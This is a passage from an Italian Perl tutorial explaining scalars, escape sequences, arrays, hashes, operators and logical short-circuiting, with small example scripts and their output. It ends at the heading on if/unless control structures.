I nomi utilizzati per identificare ciò che si utilizza all'interno del programma seguono regole determinate. In particolare:

- un nome può iniziare con un simbolo di sottolineatura o una lettera, e può continuare con lettere, numeri e simboli di sottolineatura;
- i nomi sono sensibili alla differenza tra lettere maiuscole e minuscole.

Spesso i nomi sono preceduti da un simbolo che ne definisce il contesto:

- $ il dollaro precede i nomi delle variabili scalari e degli elementi scalari di un array;
- @ il simbolo *at* precede i nomi degli array normali o di raggruppamenti di elementi in essi contenuti;
- % il simbolo di percentuale precede i nomi degli array associativi, detti anche hash;
- & il simbolo e-commerciale precede i nomi delle funzioni quando queste vengono chiamate.

### 127.1.3 Contesto operativo

Perl è un linguaggio di programmazione con cui gli elementi che si indicano hanno un valore riferito al contesto in cui ci si trova. Questo significa, per esempio, che un array può essere visto come: una lista di elementi, il numero degli elementi contenuti, o una stringa contenente tutti i valori degli elementi contenuti.

In pratica, ciò serve a fare in modo che i dati siano trasformati nel modo più adatto al contesto, al quale è importante fare attenzione.

### 127.1.4 Tipi di dati

I tipi di dati più importanti che si possono gestire con Perl sono:

- stringhe;
- valori numerici;
- riferimenti;
- liste.

Le variabili di Perl vengono create semplicemente con l'assegnamento di un valore, senza la necessità di dichiarare il tipo o la dimensione.

Le conversioni dei valori numerici sono fatte automaticamente in base al contesto.

In Perl non esiste un tipo di dati logico (nel senso di *Vero* o *Falso*); solo il risultato di una condizione lo è, ma non equivale a un valore gestibile in una variabile. Da un punto di vista logico-booleano, i valori seguenti vengono considerati equivalenti a *Falso*:

- indefinito – equivalente a una variabile non dichiarata;
- `""` – la stringa vuota;
- `0` – il valore numerico zero;
- `"0"` – la stringa corrispondente al numero zero.

Qualunque altro valore viene trattato come equivalente a *Vero*.

### 127.1.5 Esecuzione dei programmi Perl

Per poter eseguire un programma Perl, così come accade per qualunque altro tipo di script, occorre attivare il permesso in esecuzione per il file che lo contiene.

`chmod +x` ⟨*programma-perl*⟩

Sembra banale o evidente, ma spesso ci si dimentica di farlo, e quello che si ottiene è il classico ***permesso negato***: *Permission denied*.

## 127.2 Variabili e costanti scalari

La gestione delle variabili e delle costanti in Perl è molto simile a quella delle shell comuni. Una variabile scalare è quella che contiene un valore unico, e si contrappone generalmente all'array che in Perl viene definito come variabile contenente una lista di valori.

### 127.2.1 Variabili

Le variabili scalari di Perl possono essere dichiarate in qualunque punto del programma e la loro dichiarazione coincide con l'inizializzazione, cioè l'assegnamento di un valore. I nomi delle variabili scalari iniziano sempre con il simbolo dollaro (`$`).[1]

`$`⟨*variabile-scalare*⟩ `=` ⟨*valore*⟩

L'assegnamento di un valore a una variabile scalare implica l'utilizzo di quanto si trova alla destra del simbolo di assegnamento (`=`) come valore scalare: una stringa, un numero o un riferimento. È il contesto a decidere il risultato dell'assegnamento.

[1] L'utilizzo del dollaro come prefisso dei nomi delle variabili assomiglia a quanto si fa con le shell derivate da quella di Bourne, con la differenza che con Perl il dollaro si lascia sempre, mentre con queste shell si utilizza solo quando si deve leggere il loro contenuto.

### 127.2.2 Variabili predefinite

Perl fornisce automaticamente alcune variabili scalari che normalmente non devono essere modificate dai programmi. Tali variabili servono per comunicare al programma alcune informazioni legate al sistema, oppure l'esito dell'esecuzione di una funzione, esattamente come accade con i parametri delle shell comuni. La tabella 127.1 mostra un elenco di alcune di queste variabili standard. Si può osservare che i nomi di tali variabili non seguono la regola per cui il primo carattere deve essere un simbolo di sottolineatura o una lettera. Questa eccezione consente di evitare di utilizzare inavvertitamente nomi corrispondenti a variabili predefinite.

| Nome | Descrizione |
|---|---|
| $$ | Numero PID del programma. |
| $< | Numero UID reale dell'utente che esegue il programma. |
| $> | Numero UID efficace dell'utente che esegue il programma. |
| $? | Lo stato dell'ultima chiamata di sistema. |
| $_ | Argomento predefinito di molte funzioni. |
| $0 | Il nome del programma. |
| $" | Separatore di lista. |
| $/ | Separatore di righe per l'input (*input record separator*). |

Tabella 127.1: Elenco di alcune variabili standard di Perl.

### 127.2.3 Costanti

Le costanti scalari più importanti sono di tipo stringa o numeriche. Le prime richiedono la delimitazione con apici doppi o singoli, mentre quelle numeriche non richiedono alcune delimitazione.

Perl gestisce le stringhe racchiuse tra apici doppi in maniera simile a quanto fanno le shell tradizionali:

- le variabili indicate al loro interno vengono espanse, o meglio, ***interpolate*** (secondo la terminologia di Perl);
- la barra obliqua inversa (`\`) può essere utilizzata come prefisso di escape quando si vogliono includere nella stringa simboli che altrimenti sarebbero interpretati in modo diverso, e quando si vogliono indicare codici per cui non esiste un simbolo della tastiera.[2]

Anche le stringhe racchiuse tra apici singoli sono gestite in modo simile alle shell tradizionali:

- al loro interno non vengono effettuate interpolazioni di variabili;
- il carattere di escape, rappresentato dalla barra obliqua inversa, può essere utilizzato solo per inserire un apice letterale e la barra obliqua inversa stessa (`\'` e `\\`).

Inoltre, davanti all'apice di inizio di una tale stringa, è necessario sia presente uno spazio.

La tabella 127.2 mostra un elenco di alcune di queste sequenze di escape utilizzabili nelle stringhe.

Quando all'interno di stringhe tra apici doppi si indicano delle variabili (scalari e non), potrebbe porsi un problema di ambiguità causato dalla necessità di distinguere il nome delle variabili dal resto della stringa. Quando dopo il nome della variabile segue un carattere o un simbolo che non può fare parte del nome (come uno spazio o un simbolo di punteggiatura), Perl non ha difficoltà a individuare la fine del nome della variabile e la continuazione della stringa. Quando ciò non è sufficiente, si può delimitare il nome della variabile tra parentesi graffe, così come si fa con le shell tradizionali.

`${`⟨*variabile*⟩`}`

`@{`⟨*variabile*⟩`}`

#### 127.2.3.1 Costanti numeriche

Le costanti numeriche possono essere indicate nel modo consueto, quando si usa la numerazione a base decimale, oppure anche in esadecimale e in ottale.

Con la numerazione a base 10, si possono indicare interi nel modo normale e valori decimali utilizzando il punto come separazione tra la parte intera e la parte decimale. Si può utilizzare anche la notazione esponenziale.

[2] Se una stringa viene interrotta e ripresa nella riga successiva, quello che si ottiene, nel punto dell'interruzione, è l'inserimento di un codice di interruzione di riga. In pratica, lo stesso codice di interruzione di riga utilizzato per andare a capo, viene inserito nella stringa e trattato esattamente per quello che è.

| Escape | Corrispondenza |
|---|---|
| \\ | \ |
| \" | " |
| \$ | $ |
| \@ | @ |
| \’ | ’ |
| \t | <*HT*> |
| \n | <*LF*> |
| \r | <*CR*> |
| \f | <*FF*> |
| \b | <*BS*> |
| \a | <*BELL*> |
| \e | <*ESC*> |
| \0*n* | Numero ottale rappresentato da *n*. |
| \x*h* | Numero esadecimale rappresentato da *h*. |

Tabella 127.2: Elenco di alcune sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

- numero intero: 123456
- numero intero leggibile più facilmente: 1_234_567
- numero reale: 123456.789
- notazione esponenziale: 2.3E−10

Un numero viene trattato come esadecimale quando è preceduto dal prefisso 0x..., e come ottale quando inizia con uno zero.

- numero esadecimale: 0xffff
- numero ottale: 0377

Quando un numero ottale o esadecimale è contenuto in una stringa, l'eventuale conversione in numero non avviene automaticamente, come invece accade in presenza di notazioni a base 10.

### 127.2.4 Esempi

L'esempio seguente è il più banale, emette semplicemente la stringa **`"Ciao Mondo!\n"`** attraverso lo standard output. È da osservare la parte finale, **`\n`**, che completa la stringa con un codice di interruzione di riga in modo da portare a capo il cursore in una nuova riga dello schermo.

```
#!/usr/bin/perl

print "Ciao Mondo!\n";
```

Se il file si chiama **`1.pl`**, lo si deve rendere eseguibile e quindi si può provare il suo funzionamento.

`$` **`chmod +x 1.pl`**[*Invio*]

`$` **`1.pl`**[*Invio*]

```
Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili. Si può osservare che solo alla fine viene emesso il codice di interruzione di riga.

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print $primo;
print " ";
print $secondo;
print "!\n";
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso dell'interpolazione delle variabili all'interno di stringhe racchiuse tra apici doppi.

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print "$primo $secondo!\n";
```

———

L'esempio seguente emette la parola **`CiaoMondo`** senza spazi intermedi utilizzando la tecnica delle parentesi graffe.

```
#!/usr/bin/perl

$primo = "Ciao";
print "${primo}Mondo!\n";
```

———

L'esempio seguente mostra il comportamento degli apici singoli per delimitare le stringhe. Non si ottiene più l'interpolazione delle variabili.

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print '$primo $secondo!\n';
```

Se il file si chiama **`5.pl`**, si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 5.pl`**[*Invio*]

`$` **`5.pl`**[*Invio*]

```
$primo $secondo!\n
```

Inoltre, mancando il codice di interruzione di riga finale, il *prompt* di shell riappare subito alla destra di quanto visualizzato.

———

L'esempio seguente mostra l'uso di una costante e di una variabile numerica. Il valore numerico viene convertito automaticamente in stringa al momento dell'interpolazione.

```
#!/usr/bin/perl

$volte = 1000;
$primo = "Ciao";
$secondo = "Mondo";
print "$volte volte $primo $secondo!\n";
```

Se il file si chiama **`6.pl`**, si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 6.pl`**[*Invio*]

`$` **`6.pl`**[*Invio*]

```
1000 volte Ciao Mondo!
```

———

L'esempio seguente permette di prendere confidenza con le variabili predefinite descritte in precedenza.

```
#!/usr/bin/perl

print "Nome del programma: $0\n";
print "PID del programma: $$\n";
print "UID dell'utente: $<\n";
print "Ultima chiamata di sistema: $?\n";
```

Se il file si chiama **`7.pl`**, si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 7.pl`**[*Invio*]

`$` **`7.pl`**[*Invio*]

Il risultato potrebbe essere simile a quello seguente:

```
Nome del programma: ./7.pl
PID del programma: 717
UID dell'utente: 500
Ultima chiamata di sistema: 0
```

## 127.3 Array e liste

Perl gestisce gli array in modo dinamico, nel senso che possono essere allungati e accorciati a piacimento. Quando si parla di array si pensa generalmente a una variabile che abbia questa forma; ma Perl permette di gestire delle costanti array, definite liste.

Generalmente, il primo elemento di un array o di una lista ha indice zero. Questo assunto può essere cambiato agendo su una particolare variabile predefinita, ma ciò è sconsigliabile.

### 127.3.1 Liste

Le liste sono una sequenza di elementi scalari, di qualunque tipo, separati da virgole, racchiusi tra parentesi tonde. L'ultimo elemento può essere seguito o meno da una virgola, prima della parentesi chiusa.

( ⟨*elemento*⟩, ... )

La lista vuota, o nulla, si rappresenta con le semplici parentesi aperta e chiusa:

```
()
```

Seguono alcuni esempi in cui si mostrano diversi modi di indicare la stessa lista.

```
( "uno", "due", "tre", "quattro", "ciao" )
```

```
( "uno", "due", "tre", "quattro", "ciao", )
```

```
(
        "uno",
        "due",
        "tre",
        "quattro",
        "ciao",
)
```

Una lista può essere utilizzata per inizializzare un array, ma se si pretende di assegnare una lista a un variabile scalare, si ottiene in pratica che la variabile scalare contenga solo il valore dell'ultimo elemento della lista (alla variabile vengono assegnati, in sequenza, tutti gli elementi della lista, per cui, quello che resta è l'ultimo). Per esempio:

```
$miavar = ( "uno", "due", "tre", "quattro", "ciao" );
```

assegna a **`$miavar`** solo la stringa **`"ciao"`**.

Una lista di valori può essere utilizzata con un indice, per fare riferimento solo a uno di tali valori. Naturalmente ciò è utile quando l'indice è rappresentato da una variabile. L'esempio seguente mostra la trasformazione di un indice (**`$ind`**), che abbia un valore compreso tra 0 e 9, in un termine verbale.

```
$numverb = (
        "zero",
        "uno",
        "due",
        "tre",
        "quattro",
        "cinque",
        "sei",
        "sette",
        "otto",
        "nove",
)[$ind];
```

Gli elementi contenuti in una lista che non sono scalari, vengono interpolati, incorporando in quel punto tutti gli elementi che questi rappresentano. Gli eventuali elementi non scalari nulli, non rappresentano alcun elemento e vengono semplicemente ignorati. Per esempio, la lista

```
( "uno", "due", (), ("tre", "quattro", "cinque"), "sei", )
```

è perfettamente identica a quella seguente:

```
( "uno", "due", "tre", "quattro", "cinque", "sei", )
```

Naturalmente ciò ha maggiore significato quando non si tratta semplicemente di liste annidate, ma di array collocati all'interno di liste.

### 127.3.2 Array

L'array è una variabile contenente una lista di valori di qualunque tipo, purché scalari. Il nome di un array inizia con il simbolo **@** quando si fa riferimento a tutto l'insieme dei suoi elementi o anche solo a parte di questi. Quando ci si riferisce a un singolo elemento di questo si utilizza il dollaro.[3]

Un array può essere dichiarato vuoto, con la sintassi seguente,

`@`⟨*array*⟩ `= ()`

oppure assegnandogli una lista di elementi.

`@`⟨*array*⟩ `= (` ⟨*elemento*⟩`, ... )`

Il riferimento a un singolo elemento di un array viene indicato con la notazione seguente (le parentesi quadre fanno parte della notazione),

`$`⟨*array*⟩`[`⟨*indice*⟩`]`

mentre il riferimento a un raggruppamento può essere indicato in vari modi.

`@`⟨*array*⟩`[`⟨*indice1*⟩`,`⟨*indice2*⟩`,...]`

In tal caso ci si riferisce a un sottoinsieme composto dagli elementi indicati dagli indici contenuti all'interno delle parentesi quadre.

`@`⟨*array*⟩`[`⟨*indice-iniziale*⟩`..`⟨*indice-finale*⟩`]`

In questo modo ci si riferisce a un sottoinsieme composto dagli elementi contenuti nell'intervallo espresso dagli indici iniziale e finale.

Nella gestione degli array sono importanti due variabili predefinite:

- **`$[`** – rappresenta l'indice del primo elemento di un array, e si usa azzerata convenzionalmente, in modo che per identificare il primo elemento serva l'indice zero;[4]
- **`$#`**⟨*array*⟩ – rappresenta l'ultimo indice dell'array identificato dal nome posto dopo il simbolo **`$#`**.

Assegnare un array o parte di esso a una variabile scalare, significa in pratica assegnare un numero intero esprimente il numero di elementi in esso contenuti. Per esempio,

```
@mioarray = ( "uno", "due" );
$mioscalare = @mioarray;
```

significa assegnare a **`$mioscalare`** il valore 2.

Inserire un array o parte di esso in una stringa delimitata con gli apici doppi, implica l'interpolazione degli elementi, separati con quanto contenuto nella variabile **`$"`** (il separatore di lista). La variabile predefinita **`$"`** contiene normalmente uno spazio singolo. Per esempio,

```
@mioarray = ( "uno", "due" );
$mioscalare = "@mioarray";
```

significa assegnare a **`$mioscalare`** la stringa **`"uno due"`**.

Perl fornisce degli array predefiniti, di cui il più importante è **`@ARGV`** che contiene l'elenco degli argomenti ricevuti dalla riga di comando.

### 127.3.3 Esempi

L'esempio seguente permette di verificare quanto espresso sugli array di Perl.

```
#!/usr/bin/perl

# Dichiara l'array assegnandogli sia stringhe che numeri
@elenco = ("primo", "secondo", 3, 4, "quinto" );

# Attraverso l'assegnamento seguente, $elementi riceve il numero di
# elementi contenuti nell'array.
$elementi = @elenco;

# Emette tutte le informazioni legate all'array.
print "L'array contiene $elementi elementi.\n";
print "L'indice iniziale è $[.\n";
```

[3] In pratica, quando si fa riferimento a un singolo elemento di un array si può immaginare che si tratti di un gruppo di elementi composto da un solo elemento, per cui si può utilizzare il prefisso **@** anche in questo caso.

[4] Meglio non modificare questa variabile.

```
print "L'ultimo elemento si raggiunge con l'indice $#elenco.\n";

# Emette in ordine tutti gli elementi dell'array.
print "L'array contiene: $elenco[0] $elenco[1] $elenco[2] $elenco[3] $elenco[4].\n";

# Idem
print "Anche in questo modo si legge il contenuto dell'array: @elenco.\n";
```

Se il file si chiama **`11.pl`**, si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 11.pl`**[*Invio*]

`$` **`11.pl`**[*Invio*]

```
L'array contiene 5 elementi.
L'indice iniziale è 0.
L'ultimo elemento si raggiunge con l'indice 4.
L'array contiene: primo secondo 3 4 quinto.
Anche in questo modo si legge il contenuto dell'array: primo secondo 3 4 quinto.
```

---

L'esempio seguente mostra il funzionamento dell'array predefinito **`@ARGV`**.

```
#!/usr/bin/perl

print "Il programma $0 è stato avviato con gli argomenti seguenti:\n";
print "@ARGV\n";
print "Il primo argomento era $ARGV[0]\n";
print "e l'ultimo era $ARGV[$#ARGV].\n";
```

Se il file si chiama **`12.pl`**, si può verificare il suo funzionamento nel modo seguente:

`$` **`chmod +x 12.pl`**[*Invio*]

`$` **`12.pl carbonio idrogeno ossigeno`**[*Invio*]

```
Il programma ./12.pl è stato avviato con gli argomenti seguenti:
carbonio idrogeno ossigeno
Il primo argomento era carbonio
e l'ultimo era ossigeno.
```

## 127.4 Array associativi o hash

L'array associativo, o hash, è un tipo speciale di array che normalmente non si trova negli altri linguaggi di programmazione. Gli elementi sono inseriti a coppie, dove il primo elemento della coppia è la chiave di accesso per il secondo.

Il nome di un hash inizia con il segno di percentuale (**`%`**), mentre il riferimento a un elemento scalare di questo si fa utilizzando il dollaro, e l'indicazione di un sottoinsieme avviene con il simbolo **`@`**, come per gli array.

La dichiarazione, ovvero l'assegnamento di un array associativo, si esegue in uno dei due modi seguenti.

`%`⟨*array-associativo*⟩ `= (` ⟨*chiave*⟩`,` ⟨*elemento*⟩`, ... )`

`%`⟨*array-associativo*⟩ `= (` ⟨*chiave*⟩ `=>` ⟨*elemento*⟩`, ... )`

La seconda notazione esprime meglio la dipendenza tra la chiave e l'elemento che con essa viene raggiunto. L'elemento che funge da chiave viene trattato sempre come stringa, mentre gli elementi abbinati alle chiavi possono essere di qualunque tipo scalare. In particolare, nel caso si utilizzi l'abbinamento tra chiave e valore attraverso il simbolo **`=>`**, ciò che sta alla sinistra di questo viene interpretato come stringa in ogni caso, permettendo di eliminare la normale delimitazione attraverso apici.

Un singolo elemento di un hash viene indicato con la notazione seguente, dove le parentesi graffe fanno parte dell'istruzione.

`$`⟨*array-associativo*⟩`{`⟨*chiave*⟩`}`

La chiave può essere una costante stringa o un'espressione che restituisce una stringa. La costante stringa può anche essere indicata senza apici.

Un sottoinsieme di un hash è un'entità equivalente a un array e viene indicato con la notazione seguente:

`@`⟨*array-associativo*⟩`{`⟨*chiave1*⟩`,`⟨*chiave2*⟩`, ...}`

Perl fornisce alcuni array associativi predefiniti. Il più importante è **`%ENV`** che contiene le variabili di ambiente, cui si accede indicando il nome della variabile come chiave.

### 127.4.1 Esempi

L'esempio seguente mostra un semplice array associativo e il modo di accedere ai suoi elementi in base alla chiave.

```
#!/usr/bin/perl

# Dichiarazione dell'array: attenzione a non fare confusione!
#              -------------    ----------------    ---------
%deposito = ( "primo", "alfa", "secondo", "bravo", "terzo", 3 );


# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

Se il file si chiama **`21.pl`**, si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 21.pl**[*Invio*]

$ **21.pl**[*Invio*]

```
alfa
bravo
3
```

---

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo più facile da interpretare visivamente.

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        "primo", "alfa",
        "secondo", "bravo",
        "terzo", 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

---

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo ancora più leggibile.

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        primo   => "alfa",
        secondo => "bravo",
        terzo   => 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

---

L'esempio seguente mostra l'uso dell'array **`%ENV`** per la lettura delle variabili di ambiente.

```
#!/usr/bin/perl

print "PATH: $ENV{PATH}\n";
print "TERM: $ENV{TERM}\n";
```

Se il file si chiama **24.pl**, si può verificare il suo funzionamento nel modo seguente:

$ **chmod +x 24.pl**[*Invio*]

$ **24.pl**[*Invio*]

```
PATH: /usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
TERM: linux
```

## 127.5 Operatori ed espressioni

Il sistema di operatori e delle relative espressioni che possono essere create con Perl è piuttosto complesso. La parte più consistente di questa gestione riguarda il trattamento delle stringhe, che qui verrà descritto particolarmente in un altro capitolo. Alcuni tipi di espressioni e i relativi operatori non vengono mostrati, data la loro complessità per chi non conosca già il linguaggio C. In particolare viene saltata la gestione dei dati a livello di singoli bit.

Il senso e il risultato di un'espressione dipende dal contesto. La valutazione di un'espressione dipende dalle precedenze che esistono tra i vari tipi di operatori. Si parla di precedenza superiore quando qualcosa viene valutato prima di qualcos'altro, mentre la precedenza è inferiore quando qualcosa viene valutato dopo qualcos'altro.

### 127.5.1 Operatori che intervengono su valori numerici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 127.3.

| Operatore e operandi | Descrizione |
|---|---|
| ++⟨*op*⟩ | Incrementa di un'unità l'operando prima che venga restituito il suo valore. |
| ⟨*op*⟩++ | Incrementa di un'unità l'operando dopo averne restituito il suo valore. |
| --⟨*op*⟩ | Decrementa di un'unità l'operando prima che venga restituito il suo valore. |
| ⟨*op*⟩-- | Decrementa di un'unità l'operando dopo averne restituito il suo valore. |
| +⟨*op*⟩ | Non ha alcun effetto. |
| -⟨*op*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ - ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ % ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |
| ⟨*op1*⟩ ** ⟨*op2*⟩ | Esponente: eleva il primo operando alla potenza del secondo. |
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| ⟨*op1*⟩ += ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **+** ⟨*op2*⟩ |
| ⟨*op1*⟩ -= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **-** ⟨*op2*⟩ |
| ⟨*op1*⟩ *= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ ***** ⟨*op2*⟩ |
| ⟨*op1*⟩ /= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **/** ⟨*op2*⟩ |
| ⟨*op1*⟩ %= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **%** ⟨*op2*⟩ |
| ⟨*op1*⟩ **= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ ****** ⟨*op2*⟩ |
| ⟨*op1*⟩ == ⟨*op2*⟩ | *Vero* se gli operandi si equivalgono. |
| ⟨*op1*⟩ != ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | *Vero* se il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | *Vero* se il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale al secondo. |

Tabella 127.3: Elenco degli operatori utilizzabili in presenza di valori numerici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

### 127.5.2 Operatori che intervengono su valori alfanumerici (stringhe)

La gestione da parte di Perl delle stringhe è molto sofisticata, e questa si attua principalmente attraverso gli operatori di delimitazione. In questa sezione si vuole solo accennare agli operatori che hanno effetto sulle stringhe, sorvolando su raffinatezze che si possono ottenere in casi particolari. La tabella 127.4 elenca tali operatori.

### 127.5.3 Operatori che intervengono sulle liste

Gli operatori che intervengono sulle liste sono elencati nella tabella 127.5.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*str1*⟩ . ⟨*str2*⟩ | Concatena le due stringhe. |
| ⟨*str*⟩ x ⟨*num*⟩ | Restituisce la stringa ripetuta consecutivamente ⟨*num*⟩ volte. |
| ⟨*str*⟩ =~ ⟨*modello*⟩ | Collega il modello alla stringa. Il risultato dipende dal contesto. |
| ⟨*str*⟩ !~ ⟨*modello*⟩ | Come `=~`, ma restituisce un valore inverso. |
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| ⟨*op1*⟩ x= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **x** ⟨*op2*⟩ |
| ⟨*op1*⟩ .= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **.** ⟨*op2*⟩ |
| ⟨*str1*⟩ eq ⟨*str2*⟩ | *Vero* se le due stringhe sono uguali. |
| ⟨*str1*⟩ ne ⟨*str2*⟩ | *Vero* se le due stringhe sono differenti. |
| ⟨*str1*⟩ lt ⟨*str2*⟩ | *Vero* se la prima stringa è lessicograficamente inferiore alla seconda. |
| ⟨*str1*⟩ gt ⟨*str2*⟩ | *Vero* se la prima stringa è lessicograficamente superiore alla seconda. |
| ⟨*str1*⟩ le ⟨*str2*⟩ | *Vero* se la prima stringa è lessicograficamente inferiore o uguale alla seconda. |
| ⟨*str1*⟩ ge ⟨*str2*⟩ | *Vero* se la prima stringa è lessicograficamente superiore o uguale alla seconda. |

Tabella 127.4: Elenco degli operatori utilizzabili in presenza di valori alfanumerici, o stringa. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*lista*⟩ x ⟨*num*⟩ | Restituisce la lista composta ripetendo quella indicata per ⟨*num*⟩ volte. |
| ⟨*array*⟩ = ⟨*lista*⟩ | Crea l'array assegnandogli la lista indicata alla destra. |
| ⟨*elem1*⟩, ⟨*elem2*⟩ | La virgola è l'operatore di separazione degli elementi di una lista. |
| ⟨*elem1*⟩ => ⟨*elem2*⟩ | Sinonimo della virgola. |
| ⟨*elem1*⟩ .. ⟨*elem2*⟩ | Rappresenta una lista di valori da ⟨*elem1*⟩ a ⟨*elem2*⟩. |

Tabella 127.5: Elenco degli operatori utilizzabili in presenza di liste. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

### 127.5.4 Operatori logici

È il caso di ricordare che con Perl tutti i tipi di dati possono essere valutati in modo logico: lo zero numerico o letterale, la stringa nulla e un valore indefinito corrispondono a *Falso*, in tutti gli altri casi si considera equivalente a *Vero*. Gli operatori logici sono elencati nella tabella 127.6.

| Operatore e operandi | Descrizione |
|---|---|
| ! ⟨*op*⟩ | Inverte il risultato logico dell'operando. |
| ⟨*op1*⟩ && ⟨*op2*⟩ | Se il risultato del primo operando è *Falso* non valuta il secondo. |
| ⟨*op1*⟩ \|\| ⟨*op2*⟩ | Se il risultato del primo operando è *Vero* non valuta il secondo. |
| ⟨*op1*⟩ and ⟨*op2*⟩ | Come &&, ma con un livello di precedenza molto basso. |
| ⟨*op1*⟩ or ⟨*op2*⟩ | Come \|\|, ma con un livello di precedenza molto basso. |

Tabella 127.6: Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Questo particolare è importante, anche se si tratta di un comportamento comune di diversi linguaggi, perché viene usato spesso per condizionare l'esecuzione di istruzioni, senza usare le strutture tradizionali, come *if-else*, o simili.[5]

L'esempio seguente dovrebbe dare l'idea di come si può utilizzare l'operatore logico **`||`** (OR). Il risultato logico finale non viene preso in considerazione, quello che conta è solo il risultato della condizione **`$valore > 90`**, che se non si avvera fa sì che venga eseguita l'istruzione **`print`** posta come secondo operando.

```
#!/usr/bin/perl
...
$valore = 100;
...
$valore > 90 || print "Il valore è insufficiente\n";
...
```

In pratica, se il valore contenuto nella variabile **`$valore`** supera 90, si ottiene l'emissione del messaggio attraverso lo standard output. In questi casi, si usano preferibilmente gli operatori **`and`** e **`or`**, che si distinguono perché hanno una precedenza molto bassa, e quindi si adattano meglio alla circostanza.

[5] Questo tipo di approccio da parte del programmatore è sconsigliabile in generale, dato che serve a complicare la lettura e l'interpretazione umana del sorgente; tuttavia è importante conoscere esempi di questo tipo, perché sono sempre molti i programmi fatti alla svelta senza pensare alla leggibilità.

```
$valore > 90 or print "Il valore è insufficiente\n";
```

Come si vede dalla variante dell'esempio proposta, l'espressione diventa quasi simpatica, perché sembra una frase inglese più comprensibile. La cosa può diventare ancora più «divertente» se si utilizza la funzione interna **`die()`**, che serve a visualizzare un messaggio attraverso lo standard error e a concludere il funzionamento del programma Perl.

```
$valore > 90 or die "Il valore è insufficiente\n";
```

A parte la simpatia o il divertimento nello scrivere codice del genere, è bene ricordare che poi si tratta di qualcosa che un altro programmatore può trovare difficile da leggere.

### 127.5.5 Operatori particolari

Tra gli operatori che non sono stati indicati nelle categorie descritte precedentemente, il più interessante è il seguente:

⟨*condizione*⟩ `?` ⟨*espressione1*⟩ **`:`** ⟨*espressione2*⟩

Se la condizione restituisce il valore *Vero*, allora l'operatore restituisce il valore della prima espressione, altrimenti quello della seconda.

### 127.5.6 Raggruppamenti di espressioni

Le espressioni, di qualunque genere siano, possono essere raggruppate in modo che la loro valutazione avvenga in un ordine differente da quello previsto dalle precedenze legate agli operatori utilizzati. Per questo si usano le parentesi tonde, come avviene di solito anche negli altri linguaggi.

Le parentesi tonde sono anche i delimitatori delle liste, e così è anche possibile immaginare che esistano delle liste contenenti delle espressioni. Se si valuta una lista di espressioni, si ottiene il risultato della valutazione dell'ultima di queste.

## 127.6 Strutture di controllo del flusso

Perl gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare, e qui non viene presentato volutamente.

Quando una particolare struttura controlla un gruppo di istruzioni, queste vengono necessariamente delimitate attraverso le parentesi graffe, come avviene in C, ma a differenza di quel linguaggio, non è possibile farne a meno quando ci si limita a indicare una sola istruzione.

Le strutture di controllo del flusso basano normalmente questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

Nei modelli sintattici indicati, le parentesi graffe fanno parte delle istruzioni, essendo i delimitatori dei blocchi di istruzioni di Perl.

### 127.6.1 if | unless

